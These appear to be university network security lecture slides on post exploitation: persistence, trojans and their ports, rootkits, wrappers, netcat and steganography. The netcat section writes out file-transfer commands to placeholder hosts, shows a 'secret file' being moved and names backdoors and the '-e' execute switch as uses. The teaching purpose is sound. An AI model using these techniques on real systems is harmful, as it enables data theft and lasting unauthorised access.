Network Security

CS6823 – Lecture 4
Post Exploitation

Phillip Mak
pmak@nyu.edu

1

Network Attack Methodology

Recon – Information gathering

Scanning – Enumeration

Vulnerability Identification

Exploit
   Gaining access
   Elevating given access
   Application/Web level
   attacks
   Denial of Service (DOS)

- Post Exploitation
   Persistence - Maintaining Access
   Removing Forensic Evidence
   Exfiltration

⬅

TODAY'S LECTURE

Cyber Kill Chain

THIS LECTURE Steps 5-7

1 RECONNAISSANCE
Harvesting email addresses, conference information, etc.

2 WEAPONIZATION
Coupling exploit with backdoor into deliverable payload

3 DELIVERY
Delivering weaponized bundle to the victim via email, web, USB, etc.

4 EXPLOITATION
Exploiting a vulnerability to execute code on victim's system

5 INSTALLATION
Installing malware on the asset

6 COMMAND & CONTROL (C2)
Command channel for remote manipulation of victim

7 ACTIONS ON OBJECTIVES
With 'Hands on Keyboard' access, intruders accomplish their original goals

Persistence – Maintaining Access

- Attackers typically attempt to be on the compromised system for a long time
  - Network reconnaissance can take months
  - Use the compromised system to attack other systems (that is, as a pivot or proxy)
- Cover your tracks – remove evidence of the exploitation

Post Exploitation

- In addition to maintaining access this is the stage where the goal of the attack is normally executed
  - The exfiltration of stolen data
  - Manipulation of data
  - Destruction of data

Persistence

Startup Service

•Persistence: staying in the system for prolonged periods

•Startup services
- •Linux – xinetd, inetd
- •Windows – registry startup key, windows service
- •OS X – cron or plist file for Launchd

Trojans

- Any program that does something unexpected of it
- Non self replicating "back door" program which runs hidden on the infected computer.
- Can be installed using one of the following methods:
    - Non-trusted software download
    - Email Attachments
    - Application level exploits
    - Executable content on websites (Flash, Java ActiveX)
- Trojan can be used to maintain control of the system, access password, keylog, etc.

Malware – What is the Objective

- For simplicity, all unauthorized software is called malware
- Trojan creators these days are typically motivated by financial gain.
- Hence they typically look for credit card, account data, confidential documents, financial data, etc.
- Can also allow for the victims computer to become a remote proxy which will allow for the attacker to mask their tracks for additional attacks.
- Typically also will plant the ability to launch DDOS type attacks making the infected computer part of a BOTnet.

TCP/UDP Port Typically Used by Trojans

Trojan	Protocol	Port
Back Oriface	UDP	31337 or 31338
Deep Throat	UDP	2140 and 3150
NetBus	TCP	12345 and 12346
Whack a mole	TCP	12361 and 12362
NetBus 2 Pro	TCP	20034
GirlFriend	TCP	21544
Masters Paradise	TCP	3129, 40421, 40422, 40423, 40426

Determining which ports are listening

- Windows (Start->Run->CMD)
  - `netstat –an`
  - `netstat –an |findstr <port>`
- `Linux`
  - `netstat -anp`
  - `netstat -anp | grep <port>`
  - `lsof -i`

```
C:\WINDOWS\system32\cmd.exe

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    10.116.56.246:139      0.0.0.0:0              LISTENING
  TCP    10.116.56.246:1036     212.8.79.107:80        ESTABLISHED
  TCP    10.116.56.246:1038     66.163.36.131:443      ESTABLISHED
  TCP    10.116.56.246:1052     66.163.36.139:443      ESTABLISHED
  TCP    10.116.56.246:1057     209.18.41.57:80        ESTABLISHED
  TCP    10.116.56.246:1058     65.55.185.26:80        ESTABLISHED
  TCP    10.116.56.246:1059     65.55.185.26:443       ESTABLISHED
  TCP    10.116.56.246:1060     209.18.41.11:80        ESTABLISHED
  TCP    127.0.0.1:1031         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1048         127.0.0.1:1049         ESTABLISHED
  TCP    127.0.0.1:1049         127.0.0.1:1048         ESTABLISHED
  TCP    127.0.0.1:1050         127.0.0.1:1051         ESTABLISHED
  TCP    127.0.0.1:1051         127.0.0.1:1050         ESTABLISHED
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:4500           *:*
  UDP    10.116.56.246:123      *:*
  UDP    10.116.56.246:137      *:*
  UDP    10.116.56.246:138      *:*
  UDP    10.116.56.246:1900     *:*
  UDP    127.0.0.1:123          *:*
  UDP    127.0.0.1:1025         *:*
  UDP    127.0.0.1:1053         *:*
  UDP    127.0.0.1:1900         *:*

C:\Documents and Settings\Administrator>
```

Proxy Server Trojans

- Starts a hidden http proxy (pivot) on the victims computer.
- Attacker uses the victim's computer as a transit point to attack yet another victim. Hides the location of the attacker.
- Metasploit Meterpreter shell can easily install a proxy trojan

NetBus Trojan

- Remote control trojan program.
- Allows anyone running the client (control program) to control any machine infected with the NetBus Trojan
- Many variants were subsequently released

Rootkits

- Designed to evade forensics

- Can alter how code executes

- Can hide malicious processes, files, registry entries

- Traditionally don't elevate privileges themselves but are designed to hide other malware

- "A rootkit is a set of programs which *Patch* and *Trojan* existing execution paths within the system. This process violates the *INTEGRITY* of the Trusted Computing Base (TCB)."

Source: Greg Hoglund, http://www.phrack.com/issues.html?issue=55&id=5

Rootkits

• Two Types: User mode and Kernel mode

• User mode rootkits run in "ring 3" along with other user applications

• Kernel mode rootkits run in "ring 0" by modifying the OS kernel or very low level drivers

• Others: firmware, hypervisor, Master Boot Record

Netcat

- Written by "Hobbit" and released in March 1996
  - Currently hosted at: http://netcat.sourceforge.net/

- Blindly reads and writes data to and from network connections.

- Often called the "Swiss Army Knife" of network tools.

- Runs on almost all platforms: Linux, Windows, OS X, SunOS, Solaris, etc

Netcat Client Mode and Listen Mode

Netcat Client
Initiates Connections

Netcat Listener
Listens for connections

- Netcat Client Mode initiated a network connection from the local system to a specified remote network port.

- Works much like standard "cat" command

- Return data is sent to StdOutput

- StdInput is sent to the remote network port using "pipes"

- Messages from Netcat itself are sent to StdError

- "-l" option puts Netcat in listen mode

- Netcat listen mode waits for a connection from the network

- Data received from the network is sent to StdOutput

- Data received on StdInput is sent to the network

- Messages from Netcat itself are sent to StdError

Important Netcat Switches

- -l   Places Netcat in listen mode
- -p Specifics the source or local port that Netcat should use
- -s Source IP address
- -h Prints help
- -e Program to execute after connecting
- -u Use UDP instead of TCP
- -L Persistent listener in Windows. Keeps listening even after nc disconnects
- Make use of standard IO redirection with nc (>, < or |)

```
home-macpro:~ kobrien$ nc -h
[v1.10]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
```

Netcat Uses

- Data Transfer
- Backdoors
- Replay Attacks
- Vulnerability Scanning
- Port Scanning
- Relays

"Counter Hack Reloaded" by Ed Skoudis has a very thorough explanation of nc.

Example: Netcat Data Transfer

- Send a file between two machines

- Send a file from the nc listener to the nc client
  - Listener: `nc –l –p [port] < [filename]`
  - Client: `nc [listener ip address] [port] > [filename]`

- Send a file from the nc client to the nc listener
  - Listener: `nc –l –p [port] > [filename]`
  - Client: `nc [listenerIP] [port] < [filename]`

Example: Netcat Data Transfer

```
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
kobrien@ubuntu-vm:~$ pwd
/home/kobrien
kobrien@ubuntu-vm:~$
kobrien@ubuntu-vm:~$
kobrien@ubuntu-vm:~$
kobrien@ubuntu-vm:~$
kobrien@ubuntu-vm:~$ vi test.txt
kobrien@ubuntu-vm:~$
kobrien@ubuntu-vm:~$
kobrien@ubuntu-vm:~$
kobrien@ubuntu-vm:~$ ls
CANVAS    Documents  Music      Public      test.txt  Videos
Desktop  Downloads  Pictures  Templates  trunk
kobrien@ubuntu-vm:~$
kobrien@ubuntu-vm:~$
kobrien@ubuntu-vm:~$
kobrien@ubuntu-vm:~$ nc -l -p 1267 < test.txt
```

nc listener

```
                                         June 23, 2001
home-macpro:~ kobrien$ nc 10.1.1.198 1267 > test.out

^C punt!
home-macpro:~ kobrien$
home-macpro:~ kobrien$ ls
Anthropics              Dynagen              Presentation Templates
Applications            Library              Public
Desktop                 Movies               Sites
Documents               Music                Virtual Machines
Downloads               Pictures             Wallpaper
home-macpro:~ kobrien$ cat test.out
this is the secret file
home-macpro:~ kobrien$
```

nc client

Example: Make Connection to Open Port

•Better to use in place of telnet

•nc is faster and it is easier to drop the connection

•Some raw binary data can be accidently interpreted by telnet

•nc can do UDP as well as TCP

Wrappers

• So how does one get a trojan on a machine

• Typically method is "wrapping" the trojan with another executable file which the user runs.

• The two programs are wrapped together into a single file.   However, the user only sees the exe which was used to wrap the trojan. The trojan runs in the background.

Wrappers - Examples

Post Exploitation – Data Exfiltration

Steganography

- Art and science of hiding a secret message such that no one other than the sender and receiver is aware of the existence of the message.

- Physical steganography dates back to ancient Greece.
  - Stories told of tattoos on the heads of slaves. Heads then shaved to reveal the message

Steganography

- During WWII "microdots" where used extensively to transmit messages.
- Microdots are small dots (typically the size or smaller of the period in the text) which covers a hidden message.

KGB Microdot camera for single exposures smaller than 1mm diameter on a special colloid emulsion,
size of the camera 7x12mm, the negatives were send behind stamps and viewed through microscopes
